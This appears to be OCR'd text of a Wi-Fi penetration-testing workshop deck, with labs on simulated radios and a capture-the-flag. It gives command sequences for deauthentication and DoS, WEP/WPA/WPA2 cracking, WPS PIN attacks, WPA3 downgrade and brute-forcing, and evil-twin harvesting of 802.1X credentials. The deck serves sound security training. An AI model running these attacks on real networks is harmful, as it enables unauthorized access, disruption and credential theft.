WIFI-So-Serious

WHOAMI

Don’t do bad things!

- The information included in this presentation is intended for educational purposes and should only be used against networks that you have explicit permission to assess/test and should not be used in an illegal manner.


Disclaimer

- All client information has been obfuscated and the names are made up.

Agenda

- Cards
- Commands
- Moni Mode
- Trouble Shooting
- Tools
- Cracking
- CTF!!!

Equipment



Ethernet retractable
2x USB extender cables
Directional Antenna
USB expansion



2.4 Ghz (N) NIC w 5 dbi antenna and cable
2.4 and 5Ghz (AC) w 3 dbi antenna
2.4 and 5Ghz (AC) w 2x 3 dbi antenna
ZTE USB LTE
Alfa card holder and clip



RPI 4 with external USB storage
RPI 4 power cable
USBA to USBC cable for battery power
USB battery pack (5.1V at 3.0A)

Cards

Let's start simulated radios

```
modprobe mac80211_hwsim radios=4
```

`iw dev` or `iwconfig`

Internal
Limited range
Wireless mode limitation
TX and RX limitation
Driver support should be good to go
Discreet

External
Driver setup can take some work. Maybe
Wireless mode limitation
Not very discreet
Greater range for TX and RX
Multiple cards on one host
Multiple vendors (Alfa, Tplink, Panda, etc ...)

```
iw list
iw phy <phy#> info
```

Cards

There are many to choose from

Cards Modes

There are multiple modes the card can operate in. You will need to check the card to be sure it can operate in the mode you are looking for. Not all cards are created equal.

Master / AP: This is when the card is acting as the AP.

Managed: This is when the card is acting as the client.

Ad hoc / IBSS: Not found as often anymore but it creates a network between two devices.

Monitor: The card can RX packets below layer 3. Also, very useful and important for what we need to do.

```
        Supported interface modes:
                 * IBSS
                 * managed
                 * AP
                 * AP/VLAN
                 * monitor
                 * mesh point
                 * P2P-client
                 * P2P-GO
                 * P2P-device
                 * outside context of a BSS
```

What drivers do we have?

```
airmon-ng

ethtool -i <wlan#>

lshw -C network

lspci -nnk | grep -A2 0280
```

0280 Wireless PCI class code

```
lsmod | grep <driver>

modinfo <driver>

rmmod <driver>

modprobe <driver>
```

https://github.com/morrownr/

Drivers

DEMO-1

Drivers

Commands

```
iwconfig
iwconfig <wlan#>

iw
iw dev
iw dev <wlan#> info
iw list
iw phy <phy#> info
iw <wlan#> scan
iw reg get
iw reg set <Country Code>

ifconfig

ip addr

ip link

airmon-ng

rfkill
rfkill unblock wifi

Nmcli
nmcli device show <wlan#>
```

Basics

TMUX

Creates a session where you can divide the screen or keep a session running in the background. Does take a little bit to get used to.

`tmux` (creates the new session)
`CTRL+B SHIFT+5` (%) (creates a vertical split in the window)
`CTRL+B SHIFT+"` (creates a horizontal split in the window)
`CTRL+B d` (exit the tmux session)
`tmux ls` (list all the session)
`tmux attach -t <#>` (attach to a specific session)

TMUX

DEMO-2

Commands

MONI mode

Monitor mode, or RFMON (Radio Frequency MONitor) mode, allows a computer with a wireless network interface controller (WNIC) to monitor all traffic received on a wireless channel.

Unlike promiscuous mode, which is also used for packet sniffing, monitor mode allows packets to be captured without having to associate with an access point or ad hoc network first.

Monitor mode only applies to wireless networks, while promiscuous mode can be used on both wired and wireless networks.

What is MONI mode

Manual Setup

Iwconfig

```
ifconfig <wlan#> down
iwconfig <wlan#> mode monitor
ifconfig <wlan#> up
```

Iw

```
ip link set dev <wlan#> down
iw <wlan#> set type monitor
iw dev <wlan#> interface add mon0 type monitor
ip link set dev <wlan#> up
```

What about the Channel?

```
iwconfig <wlan#> channel <#>
iw dev <wlan#> set channel <#>
iw dev <wlan#> set freq <####>
iw dev <wlan#> set channel <#> [HT20|HT40+|HT40-
|80MHz]
```

There is some issues with 6ghz channels

```
iw dev mon0 del
```

Airmon-ng and airodump-ng

Airmon-ng

```
airmon-ng check kill
airmon-ng start <wlan#>
airmon-ng start <wlan#> <#>
airmon-ng stop <wlan#mon>
```

Airodump-ng

```
airodump-ng –band abg <wlan#mon>
airodump-ng –C0 <wlan#mon>
```

-Co will look at all the freqs the card can handle

```
airodump-ng –c <#> <wlan#mon> -w <file> --output-format pcap
```

Make sure your card can do packet injection

```
aireplay-ng -9 -e <essid> -a <bssid> <wlan#mon>
```

Kismet
No need to put the cards in MONI mode. Kismet will do it for us.
Primarily used for scanning, IDing networks, wardriving.

```
kismet
```

Open a Web Browser and go to:
`http://localhost:2501`
Username: Rogue1
Password: password123

Go to the hamburger in the top left and select data sources. Next pick your card and enable it. It will start hopping through channels. You can select and deselect channels from here.

Once you are done go back to the terminal and hit `ctrl c` to kill kismet.

Next find the `*.kismet` file. It should be in the directory you ran the command.

```
kismetbd_to_pcap -i <*.kismet> -o <outfile.pcap>
```

Kismet

DEMO-3

MONI Mode

Troubleshooting

Troubleshooting

1. Is the device connected `lsusb`.
2. Is the OS reading the device `iw dev` or `iwconfig`.
3. Unplug it and plug it back in.
4. If you are using an extension cable, make sure it is suitable for data.
5. Check that the drivers are installed `airmon-ng`.
6. Drivers `rmmod <driver>` and the `modprobe <driver>`.
7. Make sure the system is updated.
8. If you are using it with a VM, make sure the card is attached to the guest OS.

Passive Collection

BLUFF: Just sniffing.
Confirm client networks, channels, encryption, and client devices.
Open networks could still provide potentially sensitive information.
Capture 4-Way handshakes.

```
airodump-ng -c <#> --bssid <mac> --essid <SSID> <wlan#mon> -w <file> --output-format pcap
```

Kismet
Is great for network recon.
If kismet captures a handshake, it will highlight red. You can download the capture and try to crack it.

Using MONI mode to our advantage

Coffee Shop Attack

Recon the Network


Sniffing Handshakes

OWE

OWE is an extension to 802.11 that uses cryptographic handshake to encrypt the traffic from devices connecting to open network APs. In OWE, the key transfer happens in the Association frames. Both the AP and the client will transmit their public keys. The PMK is derived from its private key, the peer's public key, and the DH group. After the Association frames are sent and both client and AP agree on OWE, a 4-way handshake is completed. OWE allows for PMK caching to speed up the process if a client has already associated to the AP. PMF is required for OWE.

Is attacking OWE worth it?

The best attack method at the moment is to attack APs using Transition mode. This will require an Evil Twin or a Rogue AP.




Common Wireless Wireshark Filters

```
wlan.fc.type==0 (Management)
wlan.fc.type==1 (Control)
wlan.fc.type==2 (Data)
wlan.fc.type_subtype == 0x0008 (Beacon)
wlan.fc.type_subtype == 0x0005 (Response)
wlan.fc.type_subtype == 0x0004 (Request)
wlan.ssid ==
wlan.bssid ==
wlan.addr ==
eap
eapol
tcp.port=<#>
udp.port=<#>
http.request.method == [POST | GET]
```

Wireshark Filters

Enable the wireless toolbar:
View -> Click on Wireless Toolbar

Edit > Preferences > Protocols > IEEE 802.11



Wireshark Continued

Tshark

```
tshark -i <wlan#> -w <output.pcap>
tshark –r <input.pcap> -Y <Wireshark display filter>
tshark -r <capture.pcap> -x -V
```

Tcpdump

```
tcpdump –D (list all interfaces)
tcpdump -i <wlan#> -w <output.pcap>
tcpdump -r <file.pcap> -s 256 type mgt subtype beacon
```

Airdecap-ng (decrypt multiple packets at once)

```
airdecap-ng -e '<SSID>' -p <passphrase> <decrypt.cap>
```

Password lists

```
grep -E '^.{8,}$' <file.txt> > <out.txt>
```

Stuff

- Useful for large pcaps and other things

LAB 1

Coffee Shop Attack

Cracking Lab Setup

Shell1 (AP Shell)

```
$ tmux
$ CTRL+b SHIFT+5(%)
$ CTRL+b <-
$ cd /home/labs/ (all the labs are in this folder)
$ modprobe mac80211_hwsim radios=<#>
$ iw dev or iwconfig (make sure all the interfaces are the wlano-wlan3)
$ ip addr add 192.168.8.1/24 dev <wlan#>
$ cd LAB4-WPA
$ airmon-ng check kill
$ hostapd SweetB-WPA.conf
```

Shell2 (Client Shell)

- `$ wpa_supplicant -i wlan1 –c wpa.conf`
- `$ CTRL+b d`

`tmux` again

Shell3 (collection shell)

```
$ CTRL+b SHIFT+5(%)
$ airmon-ng start <wlan#>
$ airodump-ng --band abg <wlan#mon>
```

Shell4 (attack / other stuff)

$ Depends on what you need

Cracking

1st we need to clean up our previous setup.

```
rmmod mac80211_hwsim
killall hostapd
```

Next, start the lab setup for the next section.

```
cd /home/rogue1/labs/
./lab-r1.sh
```

Lab Set Up Round 1

There are lots of ways to DEAUTH a client from an AP. These are just a couple of examples.

Why DEAUTH? What's the goal?

```
aireplay-ng -0 5 -a <bssid> -c <client> <wlan#mon>
```

Send it! MDK4 is more of a DOS tool so be careful.

```
mdk4 <wlan#mon> d -c <#> -E <SSID> -B <bssid> -S
<client>
```

Protected Management Frames (PMF): Will prevent deauthentication from a spoofed AP/Client.

You could try a Channel Switch Announcement frame. It does not always work.

DEAUTH

Aireplay-ng

MDK4

Wired Equivalent Privacy (WEP) is the oldest wireless security type, dating back to 1999. When a client connects to a WEP-protected network, the WEP key is added to data to create an initialization vector (IV). A 128-bit hexadecimal key is comprised of 26 characters from the keyboard (totaling 104 bits) combined with a 24-bit IV. When a client goes to connect to an AP, it sends a request to authenticate, which is met with a challenge reply from the AP. The client encrypts the challenge with the key, the AP decrypts it, and if the challenge it receives matches the original one it sent, the AP will authenticate the client.

Find the channel, BSSID, and ESSID. Hopefully has a couple clients.

```
airmon-ng start <wlan#mon>
airmon-ng check kill
airodump-ng --band abg <wlan#mon>
airodump-ng -c <#> --essid <essid> --bssid <bssid> -w
<output.pcap> --output-format pcap
```

Fake authenticate to the network.

```
aireplay-ng -1 6000 -o 1 -q 10 -e <essid> -a <bssid> -h <tgtmac>
<wlan#>
```

ARP replay and start airodump-ng.

```
aireplay-ng -3 -b <bssid> -h <tgtmac> <wlan#>
```

Let's get to cracking.

```
aircrack-ng -b <bssid> <output.pcap>
```


WEP

Aircrack-ng

Other Tools:

Wifite

Airgeddon



4-way Handshake

Wi-Fi Protected Access (WPA) was ratified by the Wi-Fi Alliance in 2003 as a response to the insecurities that were discovered in WEP. This new security standard, the Temporal Key Integrity Protocol (TKIP), included several enhancements over WEP, including a new message integrity check nicknamed "Michael."

Put the card into MONI mode.

```
airmon-ng start <wlan#>
airmon-ng check kill **
```

Start collecting and get ready to DEAUTH.

```
airodump-ng -c <#> --bssid <mac> <wlan#mon> -w
<output.pcap> --output-format pcap
aireplay-ng -0 5 -a <bssid> -c <client> <wlan#mon>
```

Crack the password.

```
aircrack-ng -w <password.lst> -b <bssid> <output.cap>
```

WPA

Aircrack-ng

Other Tools:

Wifite

Airgeddon

At the center of WPA2 is its use of a security protocol based on Advanced Encryption Standard (AES). The authenticator and AP must go through a 4-way handshake before the user is allowed on the network. We need to capture the 4-way hand shake to crack the password.
The only people who should still be using TKIP on a wireless network are those who are dealing with hardware that is rated for 802.11g only.

PMK = PBKDF2(passphrase,ssid,ssidlen,4096,256)

Put the card into MONI mode

```
airmon-ng start <wlan#>
airmon-ng check kill **
```

Start collecting and get ready to DEAUTH

```
airodump-ng -c <#> --bssid <mac> <wlan#mon> -w
<output.pcap> --output-format pcap
aireplay-ng -0 5 -a <bssid> -c <client> <wlan#mon>
```

Crack the password

```
aircrack-ng -w <password.lst> -b <bssid> psk.cap
```

WPA2

Aircrack-ng

Other Tools:

Wifite

Airgeddon

LAB 2-4

Cracking Continued

All labs are in the `lab/`

```
hostapd SweetB-WEP.conf
wpa_supplicant -i wlan1 –c wep.conf
```

First we need to clean up our previous setup.

```
rmmod mac80211_hwsim
killall hostapd
killall wpa_supplicant
```

Next start the lab setup for the next section.

```
cd /home/rogue1/labs/
./lab-r2.sh
```

Lab Set Up Round 2

In 2007, a new security method - Wi-Fi Protected Setup (WPS) - began to show up on wireless access points. With this type of security, a user can add new devices to their network by simply pushing a button (within administration software or physically on the router) and then typing in an 8-digit PIN number on the client device. The PIN feature acts as a sort of shortcut for entering in a longer WPA (Wi-Fi Protected Access) key. The basic idea behind WPS is that having physical access to the AP to hit a button and reading a sticker would provide a more secure implementation of Wi-Fi authentication. Everything was well and good in the WPS world, until last winter, when a security researcher discovered the Achilles heel in the implementation.

Recon:

```
airodump-ng -c <#> --bssid <mac> --essid <SSID> --wps  <wlan#mon>

wash -i <wlan#mon>
```

Attack:

```
reaver -i <wlan#mon> -b <bssid>

bully –b <bssid> -c # <wlan#mon>
```

WPS

Wash & Reaver

Bully

Other Tools:

Wifite

Airgeddon

Wi-Fi Direct enables mobile phones, cameras, printers, PCs, and gaming devices to create their own Wi-Fi networks without an internet connection. Devices can make a one-to-one connection, or a group of several devices can connect simultaneously. Because there is no need for an access point or internet connection, Wi-Fi Direct networks go wherever devices go.
On assessments, it is common to find printers. You may be able to pivot into the internal network from these devices. The passphrase for most printers is an 8-digit code.
If there is a client connected, you should be able to run the normal WPA/WPA2 attack to collect the 4-way handshake.

```
airodump-ng -c <#> --bssid <mac> --essid <SSID> --wps  <wlan#mon>

wash -i <wlan#mon>

reaver -i <wlan#mon> -b <bssid>
```

Wi-Fi Direct

Aircrack-ng

Wash & Reaver

Other Tools:

Wifite

Airgeddon

In WPA2(4-way handshake) the PMK is dependent on the password. In WPA3(SAE), it is not. Another difference during authentication is that there are 4 authentication frames sent before the client is allowed to start the association process. Before the authentication process begins, both sides will generate a PWE (password element) which is essentially a public key. PMF is also required for SAE.

- Authentication: The first 2 authentication frames are called "Commits". The first Commit is from the client and the second is from the AP. Both sides will transmit their Group ID, a Scalar, and a FFE (Finite Field Element). The FFE is a "public key" and how the password is never transmitted.

The next two authentication frames are "Confirm" frames. In these frames, both a client and the AP send back a hash of the key to confirm they both have the same key. Once that is complete and successful, the client will send an association request.

- Association: The request and the response are pretty much the same.
- 4-Way handshake: The 4-way handshake is very similar to the WPA2 version, the "Private Key" is the Passphrase both devices already know.


The card needs to be in managed mode.

```
cd /home/rogue1/opt/wacker/

./wacker.py --wordlist <wordlist> --interface
<wlan#> --ssid <ssid> --bssid <mac> --freq <####>
```

WPA3

Wacker



WPA3-SAE Attack

Eaphammer has the Protected Management Frames (PMF) option that can be used to help us act like a WPA3-SAE network.

WPA3-SAE transition mode or mixed mode is for backwards compatibility. We can leverage this to exploit these networks.

```
cd /home/rouge1/opt/eaphammer/
```

```
./eaphammer –i <wlan#> -c <#> --auth wpa-psk --pmf enable –e <SSID> --creds
```

This will get you network access, but it will not allow us to decrypt previously captured traffic even if we have the 4-way handshake.

PMF doesn't prevent rogue APs. It will prevent deauthentication of an associated client.

LAB 5-6

More Cracking

802.1X is a network authentication protocol that opens ports for network access when an organization authenticates a user's identity and authorizes them for access to the network. The user's identity is determined based on their credentials or certificate, which is confirmed by the RADIUS server. The RADIUS server can do this by communicating with the organization's directory, typically over the LDAP or SAML protocol.

```
airmon-ng start <wlan#>
airmon-ng check kill **
airodump-ng --band abg <wlan0mon>
airodump-ng -c <#> --bssid <mac> <wlan#mon> -w <output.pcap> --
output-format pcap
```

Wireshark:
We can identify the EAP type in use. This will sometimes give you some false positives.

```
eap.type
```

We can pull usernames from the authentication process.

```
eap.identity
```

Also, we can pull out information about the certificate used by the RADIUS server. We can copy the information and create a replica of the certificate.

```
x509af.subject
```

802.1X Recon

Airodump-ng

Wireshark

Evil Twin

EAPHAMMER

Primary attack method for 802.1X is an Evil Twin attack.

First, we should create a certificate:

```
./eaphammer --cert-wizard
```

Follow the prompts.

Attack:

```
./eaphammer --interface <wlan#> --negotiate balanced --auth wpa-eap --bssid <mac> --essid <SSID>
```

`--negotiate balanced` (also run by default, this one should give you the best chance)
`--negotiate weakest` (weakest to strongest)
`--negotiate fast` (useful if negotiate balanced isn't completing)
`--negotiate gtc-downgrade` (you will get clear text passwords if this works; this one is also included in balanced and weakest)

iOS = GTC downgrade
Android and Windows = MSChapv2

For more information on Evil Twin attacks see the 101 slide deck.

LAB 7

Evil Twin

Connecting to a Network

wpa-supplicant

Wpa_cli

```
wpa_cli -i <interface>
scan
scan_results
add_network <#>
set_network <#> ssid <SSID>
set_network <#> psk <password>
enable_network <#>
```

Wpa_supplicant

```
network={
        ssid="<SSID>"
        scan_ssid=1
        proto=WPA
        key_mgmt=WPA-PSK
        pairwise=TKIP
        group=TKIP
        psk="<PASSWORD>"
}
```

WPA-CLI

LAB 8

Connect to the Network

QUESTIONS?

CTF

LET’S GO!

1. Every set of credentials is worth points.

2. You must find the CTF site and submit points. The site is http://

3. Once registered and on the CTF site, there will be more ways to get points.

CTF

https://github.com/InfamousSYN/rogue
https://github.com/v1s1t0r1sh3r3/airgeddon
https://github.com/derv82/wifite2
https://github.com/p0dalirius/crEAP
https://digi.ninja/projects/wifi_honey.php
https://github.com/aircrack-ng/mdk4
https://scapy.readthedocs.io/en/latest/introduction.html
https://github.com/oblique/create_ap
https://www.kismetwireless.net/
https://github.com/blackarrowsec/EAP_buster
https://w1.fi/
https://github.com/sensepost/hostapd-mana
https://www.kismetwireless.net/
https://www.aircrack-ng.org/doku.php
https://github.com/aanarchyy/bully

Other Tools and Resources

Sources

https://github.com/sensepost/hostapd-mana/wiki
https://wireless.wiki.kernel.org/welcome
https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2
https://sensepost.com/blog/2015/improvements-in-rogue-ap-attacks-mana-1%2F2/
https://github.com/s0lst1c3/eaphammer/wiki
https://github.com/s0lst1c3/eaphammer/wiki/VIII.-Attacking-WPA-EAP-and-WPA2-EAP-Networks
https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2
https://openwall.info/wiki/john/WPA-PSK
https://charlesreid1.com/wiki/Aircrack_and_John_the_Ripper
https://github.com/JavaRockstar/Collection-of-Extra-Phishing-Scenarios-Wifiphisher
https://www.aircrack-ng.org/doku.php?id=airbase-ng
https://www.aircrack-ng.org/doku.php?id=airodump-ng
https://hashcat.net/hashcat/
https://github.com/joswr1ght/asleap
https://github.com/openwall/john
https://wifipumpkin3.github.io/docs/getting-started#usage
https://github.com/P0cL4bs/wifipumpkin3
https://w1.fi/hostapd/
https://www.pcidssguide.com/pci-dss-rogue-wireless-access-point-protection/
https://www.juniper.net/documentation/en_US/junos-space-apps/network-director4.0/topics/concept/wireless-rogue-ap.html
https://www.cisco.com/assets/sol/sb/AP541N_Emulators/AP541N_Emulator_v1.9.2/help_Rogue_AP_Detection.htm
https://github.com/sensepost/hostapd-mana
https://posts.specterops.io/war-never-changes-attacks-against-wpa3s-enhanced-open-part-1-how-we-got-here-71f5a80e3be7
https://posts.specterops.io/war-never-changes-attacks-against-wpa3s-enhanced-open-part-2-understanding-owe-90fdc29126a1
https://www.rfc-editor.org/rfc/rfc8110
https://github.com/s0lst1c3/eaphammer/wiki/XV.-Attacking-Opportunistic-Wireless-Encryption
Book:
